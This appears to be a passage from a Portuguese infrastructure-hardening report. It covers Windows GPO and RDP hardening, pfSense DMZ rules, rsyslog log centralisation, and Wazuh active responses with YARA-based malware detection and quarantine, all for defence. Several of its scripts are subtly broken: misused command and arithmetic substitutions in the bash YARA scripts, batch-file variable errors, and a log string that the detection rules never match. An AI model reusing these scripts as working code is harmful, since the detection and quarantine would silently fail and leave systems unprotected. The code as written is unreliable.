
- Desativação da conta Guest, eliminando um ponto de acesso desnecessário



- Desativação do SMBv1 (protocolo obsoleto frequentemente explorado por ataques como WannaCry)
- Remoção de Telnet e FTP (transmitem credenciais em texto claro)

Hardening RDP


Foi implementada uma regra 'RDP - Block All' para aumentar a segurança do acesso remoto. Após definir a regra que permite o acesso apenas ao IP autorizado, foi adicionada uma segunda regra de firewall para bloquear todas as outras tentativas de ligação a porta TCP 3389. Com esta configuração, qualquer tentativa de acesso RDP que não venha do IP autorizado e automaticamente bloqueada.




6.8. Políticas de Proteção Adicionais via GPO

Reinício Automático Planeado


Foi implementada uma GPO dedicada aos reinícios planeados, configurada para executar automaticamente as 03:00. Este horário foi estrategicamente escolhido por ocorrer fora do período de utilização do domínio, minimizando o impacto nos utilizadores e assegurando que o servidor aplica atualizações e otimizações sem interrupções durante o horário laboral.






Proteção do Windows Defender

O Microsoft Defender encontra-se ativo no servidor, com políticas que garantem que o serviço permanece operacional e não pode ser desativado por utilizadores do domínio. Esta configuração reforça a integridade da proteção antimalware e garante que o servidor mantém uma camada de segurança essencial em funcionamento permanente.



Proteção em Tempo Real


A proteção em tempo real foi ativada, permitindo que o Microsoft Defender monitorize continuamente ficheiros, processos e atividades do sistema, detetando e bloqueando ameaças quando ocorrem. Esta funcionalidade impede que utilizadores do domínio desativem a monitorização ativa.





Bloqueio de Execução em Diretórios Suspeitos (%APPDATA% e %TEMP%)

A política de controlo de aplicações foi implementada através de Software Restriction Policies, com as seguintes configurações:

- Nível de segurança predefinido como Disallowed - impede a execução de software não autorizado
- Bloqueio específico de execução de ficheiros em %AppData%, %LocalAppData% e %Temp% - diretórios frequentemente utilizados por malware
- Regras de permissão apenas para C:\Windows e C:\Program Files - garantindo que só aplicações legítimas e aprovadas podem ser executadas





7. Monitorização e SIEM - pfSense, Wazuh e rsyslog

7.1. pfSense - Firewall e DMZ

Foi configurada uma VM com pfSense para emular e gerir a rede DMZ e a rede interna da infraestrutura da CodeSecure. O pfSense atua como firewall perimetral, controlando todo o tráfego entre a Internet, a DMZ e a rede interna.

Interfaces			
WAN	↑	1000baseT <full-duplex>	192.168.1.133 2001:818:db1a:d200:20c:29ff:fe92:1414
LAN	↑	1000baseT <full-duplex>	172.16.0.1
OPT1	↑	1000baseT <full-duplex>	10.0.0.1

```
*** Welcome to pfSense 2.8.1-RELEASE (amd64) on pfSense ***

WAN (wan) -> em0 -> v4/DHCP4: 192.168.1.133/24
              v6/DHCP6: 2001:818:db1a:d200:20c:29ff:fe92:1414/64
LAN (lan) -> em1 -> v4: 172.16.0.1/24
OPT1 (opt1) -> em2 -> v4: 10.0.0.1/24
```

Foram criadas regras específicas para a DMZ e para a rede interna, permitindo que ambas as redes possam comunicar entre si de forma controlada e possam comunicar para o exterior. As regras seguem o princípio de default deny, permitindo apenas o tráfego estritamente necessário.

3/1.83 MiB	IPv4 *	OPT1 subnets	*	*	*	*	none	Default Pass OPT1 to Anywhere	
4/2.59 GiB	IPv4 *	LAN subnets	*	*	*	*	none	Default allow LAN to any rule	
0/0 B	IPv6 *	LAN subnets	*	*	*	*	none	Default allow LAN IPv6 to any rule	

Para o serviço web exposto ao exterior, foram criadas duas regras de port forwarding (NAT):

0/0 B	IPv4 TCP	*	*	WAN address	443 (HTTPS)	*	none	Acesso Externo ao Servidor Web(HTTPS)	
0/0 B	IPv4 TCP	*	*	WAN address	80 (HTTP)	*	none	Acesso Externo ao Servidor Web(HTTP)	
0/0 B	IPv4 TCP	*	*	10.0.0.100	80 (HTTP)	*	none	NAT Acesso Externo ao Servidor Web(HTTP)	
0/0 B	IPv4 TCP	*	*	10.0.0.100	443 (HTTPS)	*	none	NAT Acesso Externo ao Servidor Web(HTTPS)	

- Uma regra para HTTP (porta 80) - reencaminhamento para o servidor Reverse Proxy
- Uma regra para HTTPS (porta 443) - reencaminhamento para o servidor Reverse Proxy

Desta forma, todo o tráfego web externo é primeiro recebido pelo pfSense, que o reencaminha para o servidor Reverse Proxy na DMZ, mantendo os servidores web internos protegidos e não diretamente expostos.

7.2. Centralização de Logs com rsyslog

Para a centralização de logs foi configurado um servidor dedicado com rsyslog. A configuração inclui:

Configuração do Servidor de Logs

No servidor de logs foi ativada a recepção nas portas UDP e TCP 514, permitindo receber logs de alertas provenientes do servidor Wazuh e de outros sistemas da infraestrutura.

```
# provides UDP syslog reception
module(load="imudp")
input(type="imudp" port="514")

# provides TCP syslog reception
module(load="imtcp")
input(type="imtcp" port="514")
```

Foi criado um template personalizado para organizar os logs de forma estruturada, organizando-os por host de origem e nome da aplicação. Esta organização facilita a análise e correlação de eventos, permitindo identificar rapidamente a origem de alertas e incidentes.

```
#Log Template
$template RemoteLogs, "/var/log/remote/%HOSTNAME%/%PROGRAMNAME%.log"
*. * ?RemoteLogs
& ~
```

Envio de Logs do Wazuh

No servidor Wazuh foi adicionada a configuração para envio de logs com alertas de nível 3 ou superior para o servidor rsyslog. Este limiar garante que apenas alertas relevantes do ponto de vista de segurança são reencaminhados, evitando sobrecarga do servidor de logs com informação de baixa prioridade.

7.3. Wazuh - Detecção e Resposta a Incidentes

O Wazuh foi configurado como SIEM e IDS/IPS central da infraestrutura. Foram implementadas configurações avançadas tanto para sistemas Linux como para Windows.

```
<!-- Rsyslog integration -->
<ossec_config>
  <syslog_output>
    <level>3</level>
    <server>192.168.1.138</server>
    <port>514</port>
    <format>default</format>
  </syslog_output>
</ossec_config>
```

Active Responses - Linux

Foram criadas duas active responses para resposta automática a incidentes em sistemas Linux:

- Bloqueio de endereços IP maliciosos presentes numa blacklist durante 60 segundos - resposta imediata a ameaças conhecidas
- Bloqueio de tentativas de brute force durante 10 minutos - proteção contra ataques de força bruta

```
<!-- Response for Malicious Actor -->
<active-response>
  <disabled>no</disabled>
  <command>firewall-drop</command>
  <location>local</location>
  <rules_id>100100</rules_id>
  <timeout>60</timeout>
</active-response>

<!-- Brute Force -->
<active-response>
  <disabled>no</disabled>
  <command>firewall-drop</command>
  <location>local</location>
  <rules_id>40111,5758,5551,5763</rules_id>
  <timeout>600</timeout>
</active-response>
```

Foi adicionada uma regra local para detecção de endereços IP maliciosos através de consulta a uma blacklist. Esta abordagem permite bloquear proactivamente IPs conhecidos por atividade maliciosa antes mesmo de concretizarem um ataque.

```

    <!-- Block Malicious Actor -->
<group name="attack,">
  <rule id="100100" level="10">
    <if_group>web|attack|attacks</if_group>
    <list field="srcip" lookup="address_match_key">etc/lists/blacklist-alienvault</list>
    <description>IP address found in AlienVault reputation database.</description>
  </rule>
</group>

```

Deteção de Vulnerabilidades

O servidor Wazuh foi configurado para realizar análise de vulnerabilidades nos clientes Ubuntu, identificando pacotes desatualizados e CVEs conhecidos. Esta funcionalidade permite manter uma visão contínua do estado de exposição a vulnerabilidades da infraestrutura.

```

<!-- Configs for Ubuntu Client -->
<ossec_config>
  <vulnerability-detector>
    <enabled>yes</enabled>
    <interval>5m</interval>
    <min_full_scan_interval>6h</min_full_scan_interval>
    <run_on_start>yes</run_on_start>

    <!-- Ubuntu OS vulnerabilities -->
    <provider name="canonical">
      <enabled>yes</enabled>
      <os>trusty</os>
      <os>xenial</os>
      <os>focal</os>
      <os>jammy</os>
      <os>noble</os>
      <update_interval>1h</update_interval>
    </provider>
  </vulnerability-detector>

```

Proteção contra SQL Injection e Malware (YARA Rules)

Foram configuradas active responses adicionais:

- Bloqueio durante 10 minutos quando é detetada uma tentativa de ataque de SQL Injection
- Geração de alerta de deteção de malware utilizando YARA Rules

O processo de deteção de malware com YARA envolve:

- Configuração no servidor Wazuh para executar um script de scan com YARA Rules nos clientes
- Script criado nas máquinas cliente para scan e quarentena de malware
- Decoders personalizados para normalização dos logs de YARA
- Regras locais para geração de alertas e quarentena automática do malware encontrado

```

<!-- SQL Injection -->
<active-response>
  <disabled>no</disabled>
  <command>firewall-drop</command>
  <location>local</location>
  <rules_id>31101,31103,31106</rules_id>
  <timeout>600</timeout>
</active-response>

<!-- Yara Rules Detection -->
<command>
  <name>yara_linux</name>
  <executable>yara.sh</executable>
  <extra_args>-yara_path /usr/local/bin -yara_rules /tmp/yara/rules/yara_rules.yar</extra_args>
  <timeout_allowed>no</timeout_allowed>
</command>

<active-response>
  <disabled>no</disabled>
  <command>yara_linux</command>
  <location>local</location>
  <rules_id>100300,100301</rules_id>
</active-response>

#----- Recolha de parâmetros -----#

read INPUT_JSON
YARA_PATH=$(echo $INPUT_JSON | jq -r .parameters.extra_args[1])
YARA_RULES=$(echo $INPUT_JSON | jq -r .parameters.extra_args[3])
FILENAME=$(echo $INPUT_JSON | jq -r .parameters.alert.syscheck.path)

LOG_FILE="logs/active-responses.log"

size=0
actual_size=$(stat -c %s ${FILENAME})
while [ ${size} -ne ${actual_size} ]; do
  sleep 1
  size=$(actual_size)
  actual_size=$(stat -c %s ${FILENAME})
done

#----- Análise de parâmetros -----#

if [[ ! $YARA_PATH ]] || [[ ! $YARA_RULES ]]
then
  echo "wazuh-yara: ERROR - Erro na Active Response do YARA. Os parâmetros caminho do YARA e regras são obrigatórios." >> ${LOG_FILE}
  exit 1
fi

#----- Fluxo principal -----#

yara_output="$("${YARA_PATH}"/yara -w -r "$YARA_RULES" "$FILENAME")"

if [[ $yara_output != "" ]]
then
  while read -r line; do
    echo "wazuh-yara: INFO - Resultado da análise: $line" >> ${LOG_FILE}
  done <<< "$yara_output"
fi

exit 0

```

Monitorização de Integridade de Ficheiros

Foram criadas regras locais para deteção de ficheiros adicionados ou modificados em diretórios críticos. Quando é detetada uma alteração, é gerado um alerta de segurança que fica visível no dashboard do Wazuh e é reencaminhado para o servidor de logs via rsyslog.

```

    <!-- Yara Rules -->
    <!-- Linux -->
<group name="syscheck">
  <rule id="100300" level="7">
    <if_sid>550</if_sid>
    <field name="file">/tmp/yara/malware/</field>
    <description>Ficheiro modificado no diretório /tmp/yara/malware.</description>
  </rule>
  <rule id="100301" level="7">
    <if_sid>554</if_sid>
    <field name="file">/tmp/yara/malware/</field>
    <description>Ficheiro adicionado ao diretório /tmp/yara/malware.</description>
  </rule>
</group>

<group name="yara">
  <rule id="108000" level="0">
    <decoded_as>yara_decoder</decoded_as>
    <description>Regra de agrupamento YARA</description>
  </rule>
  <rule id="108001" level="12">
    <if_sid>108000</if_sid>
    <match>wazuh-yara: INFO - Scan result: </match>
    <description>0 ficheiro "${yara_scanned_file}" corresponde positivamente. Regra YARA: ${yara_rule}</description>
  </rule>
</group>

<group name="yara_ar_alerts">
  <rule id="100501" level="0">
    <decoded_as>yara_ar_decoder</decoded_as>
    <description>YARA log grouping.</description>
  </rule>

  <rule id="100502" level="12">
    <if_sid>100501</if_sid>
    <match>Scan result:</match>
    <description>MALWARE DETECTED: YARA found a match in a file.</description>
  </rule>

  <rule id="100503" level="12">
    <if_sid>100501</if_sid>
    <match>Quarantined</match>
    <description>ACTION: Malware file has been moved to /var/ossec/quarantine.</description>
  </rule>
</group>

```

```
<!-- Yara decoder -->

<decoder name="yara_decoder">
  <prematch>wazuh-yara:</prematch>
</decoder>

<decoder name="yara_decoder1">
  <parent>yara_decoder</parent>
  <regex>wazuh-yara: (\S+) - Scan result: (\S+) (\S+)</regex>
  <order>log_type, yara_rule, yara_scanned_file</order>
</decoder>

<!-- Yara with Scan and Quarentine -->

<decoder name="yara_ar_decoder">
  <prematch>yara-incident:</prematch>
</decoder>

<decoder name="yara_ar_fields">
  <parent>yara_ar_decoder</parent>
  <regex>INFO - (\S*)</regex>
  <order>yara_action_details</order>
</decoder>
```

```
#!/bin/bash

# Capture JSON input from Wazuh Manager
read -r INPUT
FILE_PATH=$(echo "$INPUT" | jq -r .parameters.alert.syscheck.path)

# Configuration
LOG_FILE="/var/ossec/active-response/active-responses.log"
YARA_PATH="/usr/bin/yara"
RULES_PATH="/var/ossec/active-response/bin/yara/rules/yara_rules.yar"
QUARANTINE_DIR="/var/ossec/quarantine"

mkdir -p "$QUARANTINE_DIR"

if [ "$FILE_PATH" != "null" ] && [ -f "$FILE_PATH" ]; then
    NOW=$(date +"%a %b %d %T %Z %Y")

    # Flatten multi-line YARA output into a single line
    SCAN_RESULT=$(($YARA_PATH -w "$RULES_PATH" "$FILE_PATH" | tr '\n' ' ' | sed 's/ *$//')

    if [ ! -z "$SCAN_RESULT" ]; then
        # Log the detection hit
        echo "$NOW yara-incident: INFO - Scan result: $SCAN_RESULT" >> "$LOG_FILE"

        # Execute Quarantine
        FILENAME=$(basename "$FILE_PATH")
        DEST_FILE="$QUARANTINE_DIR/${FILENAME}_${date +%s}.quarantine"

        if cp "$FILE_PATH" "$DEST_FILE" && rm -f "$FILE_PATH"; then
            echo "$NOW yara-incident: INFO - Quarantined $FILE_PATH to $QUARANTINE_DIR" >> "$LOG_FILE"
        else
            echo "$NOW yara-incident: ERROR - Failed to move $FILE_PATH" >> "$LOG_FILE"
        fi
    fi
fi
exit 0
```

Active Responses - Windows

Para os sistemas Windows foram configuradas as seguintes proteções:

- Active response para bloqueio de tentativas de brute force durante 10 minutos

```
<active-response>
  <disabled>no</disabled>
  <command>netsh</command>
  <location>local</location>
  <rules_id>60122</rules_id>
  <timeout>600</timeout>
</active-response>
```

- Configuração para executar um script no host cliente para detecção de malware com YARA Rules

```
<ossec_config>
  <command>
    <name>yara_windows</name>
    <executable>yara.bat</executable>
    <timeout_allowed>no</timeout_allowed>
  </command>

  <active-response>
    <disabled>no</disabled>
    <command>yara_windows</command>
    <location>local</location>
    <rules_id>100303,100304</rules_id>
  </active-response>
</ossec_config>
```

- Active response para deteção de ficheiros adicionados ou modificados em diretórios monitorizados

```
<rule id="100303" level="7">
  <if_sid>550</if_sid>
  <field name="file">E:\\Partilha</field>
  <description>File modified in E:\\Partilha</description>
</rule>
<rule id="100304" level="7">
  <if_sid>554</if_sid>
  <field name="file">E:\\Partilha</field>
  <description>Ficheiro adicionado E:\\Partilha.</description>
</rule>
```

- Regras locais para deteção de alterações no sistema de ficheiros

```

@echo off

setlocal enableDelayedExpansion

reg Query "HKLM\Hardware\Description\System\CentralProcessor\0" | find /i "x86" > NUL && SET OS=32BIT || SET OS=64BIT

if %OS%==32BIT (
    SET log_file_path="%programfiles%\ossec-agent\active-response\active-responses.log"
)

if %OS%==64BIT (
    SET log_file_path="%programfiles(x86)\ossec-agent\active-response\active-responses.log"
)

set input=
for /f "delims=" %a in ('PowerShell -command "$logInput = Read-Host; Write-Output $logInput"') do (
    set input=%a
)

set json_file_path="C:\Program Files (x86)\ossec-agent\active-response\stdin.txt"
set syscheck_file_path=
echo %input% > %json_file_path%

for /F "tokens=1 USERBACKQ" %f in ('PowerShell -Nop -C "(Get-Content 'C:\Program Files (x86)\ossec-agent\active-response\stdin.txt'|ConvertFrom-Json).parameters.alert.syscheck.path"') do (
    set syscheck_file_path=%f
)

del /f %json_file_path%
set yara_exe_path="C:\Program Files (x86)\ossec-agent\active-response\bin\yara\yara64.exe"
set yara_rules_path="C:\Program Files (x86)\ossec-agent\active-response\bin\yara\rules\yara_rules.yar"
